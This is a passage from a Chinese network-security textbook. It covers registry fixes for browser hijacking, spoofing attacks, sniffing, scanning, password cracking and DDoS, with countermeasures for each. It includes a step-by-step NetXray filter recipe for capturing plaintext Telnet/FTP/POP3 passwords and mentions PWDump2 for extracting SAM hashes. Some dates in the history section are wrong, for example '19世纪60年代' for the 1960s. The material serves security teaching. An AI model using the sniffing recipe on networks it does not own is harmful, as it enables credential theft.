（2）解决办法：第一个办法是升级 IE 5.0，IE 5.0 以上版本无此漏洞；此外，安装金山毒霸、Norton 等病毒防火墙，它会把网页木马当作病毒迅速查杀。

4. 注册表的锁定

（1）现象描述：有时浏览了恶意网页后系统被修改，想要用 Regedit 更改时，却发现系统提示用户没有权限运行该程序，然后让用户联系管理员。

（2）解决办法：能够修改注册表的文件不止 Regedit 一个，找一个注册表编辑器，例如，Reghance。将注册表中的 HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System 下的 DWORD 值 DisableRegistryTools 键值恢复为 0，即可恢复注册表。

5. 默认主页修改

（1）现象描述：一些网站为了提高自己的访问量和做广告宣传，利用 IE 的漏洞，将访问者的 IE 的起始页和默认主页进行修改，为了不让用户改回去，甚至将 IE 选项中的默认主页按钮变为失效的灰色。

（2）解决办法：

- 针对起始页的修改。展开注册表到 HKEY_LOCAL_MACHINE\Software\Microsoft\Internet Explorer\Main，在右半部分窗口中将 Start Page 的键值改为 about:blank 即可。同理，展开注册表到 HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main，在右半部分窗口中将 Start Page 的键值改为 about:blank 即可。注意，有时进行了以上步骤后仍然没有生效，估计是有程序加载到了启动项的缘故，就算修改了，下次启动时也会自动运行程序，将上述设置改回来，解决方法：运行注册表编辑器 Regedit.exe，然后依次展开 HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run 主键，然后将下面的 registry.exe 子键（名字不固定）删除，最后删除硬盘里的同名可执行程序。退出注册编辑器，重新启动计算机，问题就解决了。
- 针对默认主页的修改。运行注册表编辑器，展开 HKEY_LOCAL_MACHINE\Software\Microsoft\Internet Explorer\Main，将 Default-Page-URL 子键的键值中的那些恶意网站的网址改正，或者设置为 IE 的默认值。
- 针对 IE 选项按钮失效。运行注册表编辑器，将 HKEY_CURRENT_USER\Software\Policies\Microsoft\Internet Explorer\Control Panel 中的 DWORD 值"Settings"＝

dword:1, "Links"=dword:1, "SecAddSites"=dword:1 全部改为 0,将 HKEY_USERS.DEFAULT\Software\Policies\Microsoft\Internet Explorer\Control Panel 下的 DWORD 值 homepage 的键值改为 0。

6. 篡改 IE 标题栏

(1) 现象描述:在系统默认状态下,由应用程序本身来提供标题栏的信息。但是,有些网络流氓为了达到广告宣传的目的,将串值 Windows Title 下的键值改为其网站名或更多的广告信息,从而达到改变 IE 标题栏的目的。

(2) 解决办法:展开注册表到 HKEY_LOCAL_MACHINE\Software\Microsoft\Internet Explorer\Main 下,在右半部分窗口找到串值 Windows Title,将该串值删除。重新启动计算机。

7. 篡改默认搜索引擎

(1) 现象描述:在 IE 浏览器的工具栏中有一个搜索引擎的工具按钮,可以实现网络搜索,被篡改后只要点击那个搜索工具按钮就会链接到网络流氓想要你去的网站。

(2) 解决办法:运行注册表编辑器,依次展开 HKEY_LOCAL_MACHINE\Software\Microsoft\Internet Explorer\Search\Customize\Search 和 HKEY_LOCAL_MACHINE\Software\Microsoft\Internet Explorer\Search\SearchAssistant,将 CustomizeSearch 及 SearchAssistant 的键值改为某个搜索引擎的网址即可。

8. IE 右键修改

(1) 现象描述:有的网络流氓为了宣传的目的,将你的右键弹出的功能菜单进行了修改,并且加入了一些乱七八糟的东西,甚至禁止用户下载,将 IE 窗口中右键功能都屏蔽掉。

(2) 解决办法:

- 针对右键菜单被修改。打开注册表编辑器,找到 HKEY_CURRENT_USER\Software\Microsoft\Internet Explore\rMenuExt,删除相关的广告条文。
- 针对右键功能失效。打开注册表编辑器,展开到 HKEY_CURRENT_USER\Software\Policies\Microsoft\Internet Explorer\Restrictions,将其 DWORD 值 NoBrowserContextMenu 的值改为 0。

9. 篡改地址栏文字

(1) 现象描述:中招者的 IE 地址栏下方出现一些莫名其妙的文字和图标,地址栏里的下拉框里也有大量的地址,并不是用户以前访问过的。

(2) 解决办法:

- 删除地址栏下的文字。在 HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\ToolBar 下找到键值 LinksFolderName,将其中的内容删去即可。
- 删除地址栏中无用的地址。在 HKEY_CURRENT_USER\Software\Microsoft\Internet ExplorerType\URLs 中删除无用的键值即可。

10. 启动时弹出对话框

(1) 现象描述:

- 系统启动时弹出对话框,通常是一些广告信息,例如,“欢迎访问某某网站”等。
- 开机弹出网页,通常会弹出很多窗口,让用户措手不及;更严重的可以重复弹出窗口直到死机。

（2）解决办法：

- 针对弹出对话框。打开注册表编辑器，找到 HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Winlogon 主键，然后在右边窗口中找到 LegalNoticeCaption 和 LegalNoticeText 这两个字符串，删除这两个字符串就可以解决在启动时出现提示框的现象了。
- 针对弹出网页。选择“开始”→“运行”命令，输入 msconfig 后选择“启动”，把里面后缀为 url、html、htm 的网址文件都勾掉。

11. IE 窗口定时弹出

（1）现象描述：中招者的机器每隔一段时间就弹出 IE 窗口，地址指向网络流氓的个人主页。

（2）解决办法：选择“开始”→“运行”命令，输入 msconfig 后选择“启动”命令，把里面后缀为 hta 的都勾掉，然后重启计算机。

思考题

1. 什么是病毒？
2. 什么是宏病毒？
3. 病毒的特征是什么？
4. 病毒检测技术有哪些？
5. 如何防护恶意代码？
6. 如何防护网络病毒？
7. 如何防护宏病毒？

第 12 章　黑客攻击与防范技术

12.1　黑客基本概念

12.1.1　什么是黑客

什么是黑客？黑客是 Hacker 的音译，源于动词 Hack，其引申意义是指“干了一件非常漂亮的事”。这里说的黑客是指那些精于某方面技术的人。对于计算机而言，黑客就是精通网络、系统、外设以及软硬件技术的人。

什么是骇客？有些黑客逾越尺度，运用自己的知识去做出有损他人权益的事情，就称这种人为骇客（Cracker，破坏者）。

目前将黑客的分成三类：

（1）破坏者；

（2）红客；

（3）间谍。

12.1.2　黑客发展历史

1．萌芽期（1969 以前）

早在 1878 年，贝尔电话公司成立的消息已经迅速引来一群爱戏弄人的少年，他们用自制的交换机中断电话或者胡乱接驳线路。诚然，这帮纯粹为捣蛋而捣蛋的小子称不上什么严格意义上的黑客，但他们却实实在在的应当算作电脑黑客精神上的原型。

至 19 世纪 60 年代，黑客家谱中的第一代终于出现，他们对于新兴的计算机科技充满好奇。由于当时的计算机还是那些长达数英里、重达数百吨的大型主机，而技术人员需要劳师动众才能通过它们完成某项如今不值一谈的工作，为了尽量发挥它们的潜质，最棒的计算机精英们便编写出了一些简洁高效的工作捷径程序。这些捷径往往较原有的程序系统更完善，而这种行为便被称为 Hack。

不过，如果要评选早期最具价值的黑客行为，相信应当是 1969 年由贝尔实验室两位职员丹尼斯·里奇及肯·汤普森制作的 UNIX 操作系统，即使两位创造者采用的全然是黑客手法，但实际上毫无“黑”味儿，不仅如此，在某种程度上讲还大大推动了软件科学的发展。

2．成长期（1970—1999）

19 世纪 70 年代可以说是黑客的少年时期，随着技艺的日渐成熟，他们心中那些迷蒙而散乱的思想也逐步成型，昔日凭借本能行事的第一代黑客们开始了由蛹化蝶的进程。大约在 1971 年，越战老兵约翰·德雷珀发明了利用汽笛吹入电话听筒而成功打免费电话的奇招。接着，反文化领袖阿比·霍夫曼更明目张胆地出版了一本专门探讨如何入侵电话系统打免费长途的刊物，他极力宣扬个人在大型机构面前应当保有尊严，并鼓吹如果尊严被剥夺人们应当具有反击的权利，他的思想和言论所造就的影响力足足流传了二十多年。

黑客队伍在这个时期日渐壮大，一些后来在 IT 技术史中占有重要地位的人物开始崭露头角，其中包括苹果机创始人之一的沃兹尼亚克。越来越多的黑客们在共享着技术所带来的喜悦的时候，发现唯一美中不足的是欠缺互相交流心得的地方。因此，在 1978 年，来自芝加哥的兰迪 · 索萨及沃德 · 克里斯琴森便制作了第一个供黑客交流的网上公告版，此 BBS 至今仍在运行之中。

3. 成熟期（1999 至今）

黑客思想开始逐渐成熟，众多黑客纷纷再次回归技术，没有在热衷于媒体的炒作。黑客道德与黑客文化的讨论和延伸也让黑客逐步的重返自然状态，致力于对网络安全技术的研究。

12.2　黑客攻击及防范技术

12.2.1　网络欺骗及防范

1. IP 欺骗攻击

1）原理

IP 欺骗技术就是通过伪造某台主机的 IP 地址骗取特权从而进行攻击的技术。许多应用程序认为如果数据包能够使其自身沿着路由到达目的地，而且应答包也可以回到 IP 地址，那么源 IP 地址一定是有效的，而这正是使源 IP 地址欺骗攻击成为可能的前提。

假设同一网段内有两台主机 A、B，另一网段内有主机 X。B 授予 A 某些特权。X 为获得与 A 相同的特权，所做欺骗攻击如下：首先，X 冒充 A，向主机 B 发送一个带有随机序列号的 SYN 包。主机 B 响应，回送一个应答包给 A，该应答号等于原序列号加 1。然而，此时主机 A 已被主机 X 利用拒绝服务攻击“淹没”了，导致主机 A 服务失效。结果，主机 A 将 B 发来的包丢弃。为了完成三次握手，X 还需要向 B 回送一个应答包，其应答号等于 B 向 A 发送数据包的序列号加 1。此时主机 X 并不能检测到主机 B 的数据包（因为不在同一网段），只有利用 TCP 顺序号估算法来预测应答包的顺序号并将其发送给目标机 B。如果猜测正确，B 则认为收到的 ACK 是来自内部主机 A。此时，X 即获得了主机 A 在主机 B 上所享有的特权，并开始对这些服务实施攻击。

2）防范

采取以下措施可以尽可能地保护系统免受这类攻击：

① 抛弃基于地址的信任策略：阻止这类攻击的一种非常容易的办法就是放弃以地址为基础的验证。不允许 r 类远程调用命令的使用；删除.rhosts 文件；清空/etc/hosts.equiv 文件。这将迫使所有用户使用其他远程通信手段，如 Telnet、SSH、Skey 等。

② 使用加密方法：在包发送到网络上之前，我们可以对它进行加密。虽然加密过程要求适当改变目前的网络环境，但它将保证数据的完整性和真实性。

③ 进行包过滤：可以配置路由器使其能够拒绝网络外部与本网内具有相同 IP 地址的连接请求。而且，当包的 IP 地址不在本网内时，路由器不应该把本网主机的包发送出去。

2. ARP 欺骗攻击

1）原理

在局域网中，通信前必须通过 ARP 协议将 IP 地址转换为第二层物理地址（即 MAC 地

址）。ARP 协议对网络安全具有重要的意义，但是当初 ARP 方式的设计没有考虑到过多的安全问题，给 ARP 留下很多的隐患，ARP 欺骗就是其中一个例子。而 ARP 欺骗攻击就是利用该协议漏洞，通过伪造 IP 地址和 MAC 地址实现 ARP 欺骗的攻击技术。ARP 欺骗攻击有两种可能，一种是对路由器 ARP 表的欺骗；另一种是对内网计算机 ARP 表的欺骗，当然也可能两种攻击同时进行。但不管怎么样，欺骗发送后，计算机和路由器之间发送的数据可能就被送到错误的 MAC 地址上。

2）防范

在客户端使用 ARP 命令绑定网关的真实 MAC 地址命令；在交换机上做端口与 MAC 地址的静态绑定；在路由器上做 IP 地址与 MAC 地址的静态绑定 ；使用 ARP SERVER 按一定的时间间隔广播网段内所有主机的正确 IP-MAC 映射表。

3. DNS 欺骗攻击

1）原理：当一个 DNS 服务器掉入陷阱，使用了来自一个恶意 DNS 服务器的错误信息，那么该 DNS 服务器就被欺骗了。DNS 欺骗会使那些易受攻击的 DNS 服务器产生许多安全问题，例如，将用户引导到错误的互联网站点，或者发送一个电子邮件到一个未经授权的邮件服务器。网络攻击者通常通过以下几种方法进行 DNS 欺骗。

（1）缓存感染：黑客会熟练地使用 DNS 请求，将数据放入一个没有设防的 DNS 服务器的缓存当中。这些缓存信息会在客户进行 DNS 访问时返回给客户，从而将客户引导到入侵者所设置的运行木马的 Web 服务器或邮件服务器上，然后黑客从这些服务器上获取用户信息。

（2）DNS 信息劫持：入侵者通过监听客户端和 DNS 服务器的对话，通过猜测服务器响应给客户端的 DNS 查询 ID。每个 DNS 报文包括一个相关联的 16 位 ID 号，DNS 服务器根据这个 ID 号获取请求源位置。黑客在 DNS 服务器之前将虚假的响应交给用户，从而欺骗客户端去访问恶意的网站。

（3）DNS 重定向：攻击者能够将 DNS 名称查询重定向到恶意 DNS 服务器。这样攻击者可以获得 DNS 服务器的写权限。

2）防范：直接用 IP 访问重要的服务，这样至少可以避开 DNS 欺骗攻击。但这需要用户记住要访问的 IP 地址。

加密所有对外的数据流，对服务器来说就是尽量使用 SSH 之类的有加密支持的协议，对一般用户应该用 PGP 之类的软件加密所有发到网络上的数据。这也并不是怎么容易的事情。

4. 源路由欺骗攻击

1）原理

通过指定路由，以假冒身份与其他主机进行合法通信或发送假报文，使受攻击主机出现错误动作，这就是源路由攻击。在通常情况下，信息包从起点到终点走过的路径是由位于此两点间的路由器决定的，数据包本身只知道去往何处，但不知道该如何去。源路由可使信息包的发送者将此数据包要经过的路径写在数据包里，使数据包循着一个对方不可预料的路径到达目的主机。

2）防范

一般采用两种措施：一是对付这种攻击最好的办法是配置好路由器，使它抛弃那些由

外部网进来的却声称是内部主机的报文；二是在路由器上关闭源路由，使用命令 no ip source-route。

12.2.2　嗅探技术及防范

1. 原理及分类

要了解嗅探器及其工作方法，先要知道其工作原理。

网络的一个特点就是数据总是在流动中，从一处到另外一处，而互联网是由错综复杂的各种网络交汇而成的，也就是说，当数据从网络的一台计算机到另一台计算机的时候，通常会经过大量不同的网络设备，用 tracert 命令就可以看到这种路径是如何进行的。如果传输过程中，有人看到了传输中的数据，问题有时会很严重。

嗅探侦听主要有两种途径，一种是将侦听工具软件放到网络连接的设备或者放到可以控制网络连接设备的计算机上，(如网关服务器、路由器)——当然要实现这样的效果可能也需要通过其他安全技术来实现：比如通过安全方式将嗅探器发给某个网络管理员，使其不自觉的为攻击者进行了安装。另外一种是针对不安全的局域网(采用交换 hub 实现)，放到个人计算机上就可以实现对整个局域网的侦听，原理是这样的：共享 hub 获得一个子网内需要接收的数据时，并不是直接发送到指定主机，而是通过广播方式发送到每台计算机，对于处于接收者地位的计算机就会处理该数据，而其他非接收者的计算机就会过滤这些数据，这些操作与计算机操作者无关，是系统自动完成的，但是计算机操作者如果有意的话，他是可以将那些原本不属于他的数据打开——这就是安全隐患。

嗅探器分软件和硬件两种，一种是硬件的，另一种是软件的，硬件的价格比较昂贵，一般用户还是用软件的。

2. 实用工具介绍——NetXray

NetXray 是一款常用的嗅探器，功能比较强大，它具备了常用的嗅探功能，并且使用方便。下面来看看它的具体用法和步骤：

1) 整体轮廓

NetXray 是英文版的，下面先了解大体的框架是有必要的。

在 NetXray 的主界面上有菜单栏和工具栏。菜单栏有六个选项，分别为 File(文件)、Capture(捕获)、Packet(包)、Tools(工具)、Window(窗口)和 Help(帮助)。

工具栏里集合了大部分的功能，依次为：Open(打开文件)、Save(保存)、Print(打印)、Abort Printing(取消打印)、First Packet(回到第一个包)、Previous(前一个包)、Next(下一个包)、Last Packet(到达最后一个包)、Dashboard(仪器板)、Capture Panel(捕获板)、Packet Generator(包发生器)、Host Table(显示主机表)等。

NetXray 的大部分功能都能用工具栏里的按钮实现。

2) 确定目标

选择 Capture→Capture Filter Setting，单击 Profilems 选择 New，在 New Profile Name 中输入 First，以 Default 为模板选择 OK，然后单击 Done 按钮，在 New Profile Name 中输入 First，以 Default 为模板选择 OK，然后单击 Done 按钮。

设置过滤所有目标 IP 是 xxx. xxx. xxx. xxx 的报文，即指向 Any 输入：xxx. xxx. xxx. xxx 现在就可以开始抓包了，同时用 IE 登录刚才输入的 IP，会发现 NetXray 窗口中的指针

在移动，等到它提示你过滤到包后，就可以停止抓包了。

选中一个目标 IP 是 xxx. xxx. xxx 的报文，选择菜单条中的 Packet Edit Display Filte →Data Pattern→Add Pattern，到 TCP 层选中 8080 目标端口，选择 set data，在 name 中输入 TCP。单击 OK 按钮确定，然后在 Packet 中选择 Apply Display Filter。以后用 proxy 规则过滤将只过滤目标 IP 是 xxx. xxx. xxx. xxx、目标端口是 8080 的报文。

3）设定条件（端口）

确定好了目标，接下来设定嗅探的条件：选择 Filter Setting Data Pattern，例如，过滤经过 bbs（端口 2323）的 IP 包，先选中第一行，用 Toggle AND/OR 调整成 OR，在弹出的对话框里设置：Packet 34 2 Hex（十六进制），从顶头开始填写 09 13，（因为十进制的 2323 对应十六进制的 0x0913），而 IP 包使用网络字节顺序，高字节在低地址。起名为 beginbbs，单击 OK 按钮，再次选择 Edit Pattern，Packet 36 2 Hex 从顶头开始填写 09 13 起名为 endbbs，单击 OK 按钮。于是最外层的 OR 下有两个叶子，分别对应两个 Pattern。

4）开始

NetXray 所谓的高级协议过滤事实上就是端口过滤，用上面介绍的方法指定源端口、目标端口均过滤 0x00 0x17（23），就可以达到和指定 Telnet 过滤一样的效果。因为 Telnet 就是 23 端口，所以如果想捕捉一个非标准 Telnet 的通信，必须自己指定端口过滤。

如果要分析 Telnet 协议并还原屏幕显示，只需要抓从 Server 到 Client 的回显数据即可，因为口令不回显，这种过滤规则下抓不到口令明文。用 NetXray 抓从 Client 到 Server 包，指定过滤口令关键字。设置方法是先指定 IP 过滤规则，将 Capture Capture Filter Setting 设定为 any <--> any，以最大可能地捕捉口令。然后增加一个过滤模式，Packet 54 4 Hex 0x50 41 53 53，再增加一个过滤模式，Packet 54 4 Hex 0x70 61 73 73。两者是 or 模式，因为这种关键字在网络传输中大小写不敏感。剩下的就是等口令来了。注意，不必指定过滤特定高级协议，直接指定过滤 IP 协议族就可以了，用这种办法 FTP/POP3 口令是很容易看清楚的。

3. 防护

理论上，嗅探程序是不可能被检测出来的，因为嗅探程序是一种被动的接收程序，属于被动触发的，它只会收集数据包，而不发送出任何数据，但是当它安装在一台正常的局域网内的计算机上的时候会产生一些数据流。

下面介绍一种简单的检测方法——Ping。

如果发送一个请求给有嗅探程序的机器，很多嗅探器程序将作出应答。具体方法：

(1) 怀疑 IP 地址为 10.0.0.1 的机器装有嗅探程序，它的 MAC 地址确定为 00-40-05-A4-79-32。

(2) 确保机器是在这个局域网中间。

(3) 现在修改 MAC 地址为 00-40-05-A4-79-33。

(4) 现在用 Ping 命令 Ping 这个 IP 地址。

(5) 没有任何人能够看到发送的数据包，因为每台计算机的 MAC 地址无法与这个数据包中的目的 MAC 相符，所以，这个包应该会被丢弃。

(6) 如果你看到了应答，说明这个 MAC 包没有被丢弃，也就是说，嗅探器存在。

12.2.3　扫描技术及防范

入侵者的每一次入侵几乎都是从扫描开始的，扫描软件首先会判断远程计算机是否存在，接着对存在的远程计算机进行扫描，探测其开放的端口。入侵者通过扫描的结果可以确定目标主机打开的端口、服务、以及存在的各种漏洞等信息，然后实施攻击，因此防扫描是非常重要的。

1. 扫描工具

攻击者采用的扫描手段是很多的，可以使用 Ping、网络邻居、SuperScan、NMAP、NC 等命令和工具进行远程计算机的扫描。其中 SuperScan 的扫描速度非常快，而 NMAP 的扫描非常的专业，不但误报很少，而且还可以扫描到很多的信息，包括系统漏洞、共享密码、开启服务等。

2. 防范原理

要针对这些扫描进行防范，首先要禁止 ICMP 的回应，当对方进行扫描的时候，由于无法得到 ICMP 的回应，扫描器会误认为主机不存在，从而达到保护自己的目的。

3. 防范

1) 关闭端口

关闭闲置和有潜在危险的端口。这个方法比较被动，它的本质是将除了用户需要用到的正常计算机端口之外的其他端口都关闭掉。因为就黑客而言，所有的端口都可能成为攻击的目标。可以说，计算机的所有对外通信的端口都存在潜在的危险，而一些系统中必要的通信端口，如访问网页需要的 HTTP(80 端口)；QQ(4000 端口)等不能被关闭。

在 Windows NT 核心系统(Windows 2000/XP/ 2003)中关闭掉一些闲置的端口是比较方便的，可以采用"定向关闭指定服务的端口"(黑名单)和"只开放允许端口的方式"(白名单)进行设置。计算机的一些网络服务会有系统分配默认的端口，将一些闲置的服务关闭掉，其对应的端口也会被关闭了。

选择"控制面板"→"管理工具"→"服务"选项，关闭掉计算机的一些没有使用的服务(如 FTP 服务、DNS 服务、IIS Admin 服务等)，它们对应的端口也被停用。至于"只开放允许端口的方式"，可以利用系统的"TCP/IP 筛选"功能实现，设置的时候，"只允许" 系统的一些基本网络通信需要的端口即可。

2) 屏蔽端口

检查各端口，有端口扫描的症状时，应立即屏蔽该端口。这种预防端口扫描的方式通过用户自己手工是不可能完成的，或者说完成起来相当困难，需要借助软件。这些软件就是我们常用的网络防火墙。

防火墙的工作原理是：首先检查每个到达用户计算机的数据包，在这个包被计算机上运行的任何软件看到之前，防火墙有完全的否决权，可以禁止用户计算机接收 Internet 上的任何东西。当第一个请求建立连接的包被计算机回应后，一个"TCP/IP 端口"被打开；端口扫描时，对方计算机不断和本地计算机建立连接，并逐渐打开各个服务所对应的"TCP/IP 端口"及闲置端口。防火墙经过自带的拦截规则判断，就能够知道对方是否正进行端口扫描，并拦截掉对方发送过来的所有扫描需要的数据包。

现在市面上几乎所有网络防火墙都能够抵御端口扫描，在默认安装后，应该检查一些防

火墙所拦截的端口扫描规则是否被选中,否则它会放行端口扫描,而只是在日志中留下信息而已。

3) 方法工具

(1) 系统防火墙。现在很多的防火墙都有禁止 ICMP 的设置,而 Windows XP SP2 自带的防火墙也包括该功能。启用这项功能的设置非常简单:选择"控制面板"→"Windows 防火墙",单击"高级"选项卡,选择系统中已经建立的 Internet 连接方式(宽带连接),单击旁边的"设置"按钮打开"高级设置"窗口,单击 ICMP 选项卡,确认没有勾选"允许传入的回显请求",最后单击"确定"按钮即可。

另外,通过其他专业的防火墙软件不但可以拦截来自局域网的各种扫描入侵,从软件的日志中,还可以查看到数据包的来源和入侵方式等。

(2) 第三方防火墙。在企业局域网中部署第三方的防火墙,这些防火墙都自带了一些默认的"规则",可以非常方便地应用或者取消应用这些规则。当然也可以根据具体需要创建相应的防火墙规则,这样可以比较有效地阻止攻击者的恶意扫描。

12.2.4 口令破解技术及防范

1. 口令破解技术

攻击者攻击目标时常常把破译用户的口令作为攻击的开始。只要攻击者能猜测或者确定用户的口令,他就能获得机器或者网络的访问权,并能访问到用户能访问到的任何资源。如果这个用户有域管理员或 root 用户权限,这是极其危险的。

1) 字典攻击

因为多数人使用普通词典中的单词作为口令,发起词典攻击通常是较好的开端。词典攻击使用一个包含大多数词典单词的文件,用这些单词猜测用户口令。使用一部 1 万个单词的词典一般能猜测出系统中 70% 的口令。在多数系统中,和尝试所有的组合相比,词典攻击能在很短的时间内完成。

2) 强行攻击

许多人认为如果使用足够长的口令,或者使用足够完善的加密模式,就能有一个攻不破的口令。事实上没有攻不破的口令,这只是个时间问题。如果有速度足够快的计算机能尝试字母、数字、特殊字符所有的组合,将最终能破解所有的口令。这种类型的攻击方式叫强行攻击。使用强行攻击,先从字母 a 开始,尝试 aa、ab、ac 等,然后尝试 aaa、aab、aac 等。

攻击者也可以利用分布式攻击。如果攻击者希望在尽量短的时间内破解口令,他不必购买大量昂贵的计算机。他会闯入几个有大批计算机的公司并利用这些公司的资源破解口令。

3) 利用系统管理员的失误

在现代的 UNIX 操作系统中,用户的基本信息存放在 passwd 文件中,而所有的口令则经过 DES 加密方法加密后专门存放在一个叫 shadow 的文件中。黑客们获取口令文件后,就会使用专门的破解 DES 加密法的程序来解口令。同时,由于为数不少的操作系统都存在许多安全漏洞、bug 或一些其他设计缺陷,这些缺陷一旦被找出,黑客就可以长驱直入。例如,让 Windows95/98 系统后门洞开的 BO 就是利用了 Windows 的基本设计缺陷放置特洛伊木马程序。

特洛伊木马程序可以直接侵入用户的计算机并进行破坏,它常被伪装成工具程序或者

游戏等诱使用户打开带有特洛伊木马程序的邮件附件或从网上直接下载，一旦用户打开了这些邮件的附件或者执行了这些程序之后，它们就会像古特洛伊人在敌人城外留下的藏满士兵的木马一样留在自己的计算机中，并在自己的计算机系统中隐藏一个可以在 Windows 启动时悄悄执行的程序。当用户连接到 Internet 上时，这个程序就会通知攻击者，来报告用户的 IP 地址以及预先设定的端口。攻击者在收到这些信息后，再利用这个潜伏在其中的程序，就可以任意地修改用户的计算机的参数设定、复制文件、窥视用户整个硬盘中的内容等，从而达到控制用户的计算机的目的。

4）PWDump2

PWDump2 不是一个口令破解程序，但是它能用来从 SAM 数据库中提取口令 Hash。虽然 L0phtcrack 已经内建了这个特征，但是 PWDump2 还是很有用的。首先，它是一个小型的、易使用的命令行工具，能提取口令 Hash；其次，目前很多情况下 L0phtcrack 不能提取口令 Hash。如 SYSTEM 是一个能在 NT 下运行的程序，为 SAM 数据库提供了很强的加密功能，如果 SYSTEM 在使用，L0phtcrack 就无法提取 Hash 口令，但是 PWDump2 还能使用；而且要在 Windows 2000 下提取 Hash 口令，必须使用 PWDump2，因为系统使用了更强的加密模式来保护信息。

2. 防范

（1）禁止 IPC 空连接

Cracker 可以利用 net use 命令建立空连接，进而入侵，还有 net view，nbtstat 这些都是基于空连接的，禁止空连接就好了。打开注册表，找到 Local_MachineSystemCurrentControlSetControlLSA-RestrictAnonymous，把这个值改成 1 即可。

（2）禁止 at 命令

Cracker 往往给用户放置木马，然后让它运行，这时他就需要 at 命令了。只要打开管理工具服务，禁用 task scheduler 服务即可。

（3）关闭超级终端服务

Cracker 经常会用到超级终端服务进入用户的计算机，关闭此服务可以提高用户的安全性。

（4）关闭 SSDP Discover Service 服务

此服务主要用于启动家庭网络设备上的 UPnP 设备，服务同时会启动 5000 端口。可能造成 DDoS 攻击，让 CPU 使用达到 100%，从而使计算机崩溃。一般情况下没人会对个人计算机去做 DDoS 攻击，但这个使用过程中也非常的占用带宽，它会不断地向外界发送数据包，影响网络传输速率，所以还是关了好。

（5）关闭 Remote Registry 服务

不允许远程修改注册表可以提高用户的安全性。

（6）禁用 TCP/IP 上的 NetBIOS

选择“网上邻居”→“属性”→“本地连接”→“属性”→“Internet 协议（TCP/IP）属性”→“高级”命令，在 WINS 面板的 NetBIOS 选项上设置“禁用 TCP/IP 上的 NetBIOS”。这样 Cracker 就无法用 nbtstat 命令来读取用户的 NetBIOS 信息和网卡 MAC 地址了。

（7）关闭 DCOM 服务

DCOM 服务使用 135 端口，除了被用做查询服务外，它还可能引起直接的攻击，关闭方

法是：在“运行”对话框中输入 dcomcnfg，在弹出的组件服务窗口里选择默认属性标签，取消“在此计算机上启用分布式 COM”即可。

(8) 把共享文件的权限从 everyone 组改成“授权用户”

everyone 在 Windows 2000 中意味着任何有权进入网络的用户都能够获得这些共享资料。任何时候都不要把共享文件的用户设置成 everyone 组，包括打印共享。

另外还要取消其他不必要的服务。

12.2.5 拒绝服务攻击及防范

分布式拒绝服务攻击(DDoS)是目前黑客经常采用而难以防范的攻击手段。

1. DDoS 攻击概念

DoS 的攻击方式有很多种，最基本的 DoS 攻击就是利用合理的服务请求来占用过多的服务资源，从而使合法用户无法得到服务的响应。

DDoS 攻击手段是在传统的 DoS 攻击基础之上产生的一类攻击方式。单一的 DoS 攻击一般是采用一对一方式的，当攻击目标的 CPU 速度低、内存小或者网络带宽小等各项性能指标不高时它的效果是明显的。随着计算机与网络技术的发展，计算机的处理能力迅速增长，内存大大增加，同时也出现了千兆级别的网络，这使得 DoS 攻击的困难程度加大了。

它的原理就很简单。如果说计算机与网络的处理能力加大了 10 倍，用一台攻击机来攻击不再起作用的话，攻击者使用 10 台攻击机同时攻击呢？用 100 台呢？DDoS 就是利用更多的傀儡机来发起进攻，以比从前更大的规模来进攻受害者。

高速广泛连接的网络给大家带来了方便，也为 DDoS 攻击创造了极为有利的条件。在低速网络时代时，黑客占领攻击用的傀儡机时，总是会优先考虑离目标网络距离近的机器，因为经过路由器的跳数少，效果好。而现在电信骨干节点之间的连接都是以 Gbps 为级别的，大城市之间更可以达到 2.5Gbps 的连接，这使得攻击可以从更远的地方或者其他城市发起，攻击者的傀儡机位置可以分布在更大的范围，选择起来更灵活了。

2. 被 DDoS 攻击时的现象

被攻击主机上有大量等待的 TCP 连接，网络中充斥着大量的无用的数据包，源地址为假制造高流量无用数据，造成网络拥塞，使受害主机无法正常和外界通信，利用受害主机提供的服务或传输协议上的缺陷，反复高速地发出特定的服务请求，使受害主机无法及时处理所有正常请求，严重时会造成系统死机。

3. 攻击运行原理

一个比较完善的 DDoS 攻击体系分成四大部分，先来看一下最重要的第二和第三部分：它们分别用做控制和实际发起攻击。注意控制机与攻击机的区别，对第四部分的受害者来说，DDoS 的实际攻击包是从第三部分攻击傀儡机上发出的，第二部分的控制机只发布命令而不参与实际的攻击。对第二和第三部分计算机，黑客有控制权或者是部分的控制权，并把相应的 DDoS 程序上传到这些平台上，这些程序与正常的程序一样运行并等待来自黑客的指令，通常它还会利用各种手段隐藏自己不被别人发现。在平时，这些傀儡机器并没有什么异常，只是一旦黑客连接到它们进行控制，并发出指令的时候，攻击傀儡机就成为害人者去发起攻击了。

4. DDoS 攻击的防范

到目前为止，进行 DDoS 攻击的防御还是比较困难的。首先，这种攻击的特点是它利用了 TCP/IP 协议的漏洞，除非不使用 TCP/IP。不过防止 DDoS 攻击并不是绝对不可行的事情。互联网的使用者各种各样，与 DDoS 攻击做斗争，不同的角色有不同的任务。我们以这样几种角色为例：企业网管理员、ISP 和 ICP 管理员、骨干网络运营商。

1）企业网管理员

网管员作为一个企业内部网的管理者，往往也是安全员、守护神。在他维护的网络中有一些服务器需要向外提供 WWW 服务，因而不可避免地成为 DDoS 的攻击目标，可以从主机与网络设备两个角度去考虑：

关闭不必要的服务，限制同时打开的 SYN 半连接数目，缩短 SYN 半连接的 Time Out 时间，及时更新系统补丁。禁止对主机的非开放服务的访问，限制同时打开的 SYN 最大连接数，限制特定 IP 地址的访问，启用防火墙的防 DDoS 的属性，严格限制对外开放的服务器的向外访问第五项主要是防止自己的服务器被当做工具去害人。

2）ISP/ICP 管理员

ISP/ICP 为很多中小型企业提供了各种规模的主机托管业务，所以在防 DDoS 时，除了与企业网管理员一样的手段外，还要特别注意自己管理范围内的客户托管主机不要成为傀儡机。客观上说，这些托管主机的安全性普遍是很差的，有的连基本的补丁都没有打就赤膊上阵了，成为黑客最喜欢的"肉鸡"，因为不管这台机器黑客怎么用都不会有被发现的危险。而作为 ISP 的管理员，对托管主机是没有直接管理的权力的，只能通知让客户来处理。在实际情况时，有很多客户与自己的托管主机服务商配合得不是很好，造成 ISP 管理员明知自己负责的一台托管主机成为了傀儡机，却没有什么办法的局面。

3）骨干网络运营商

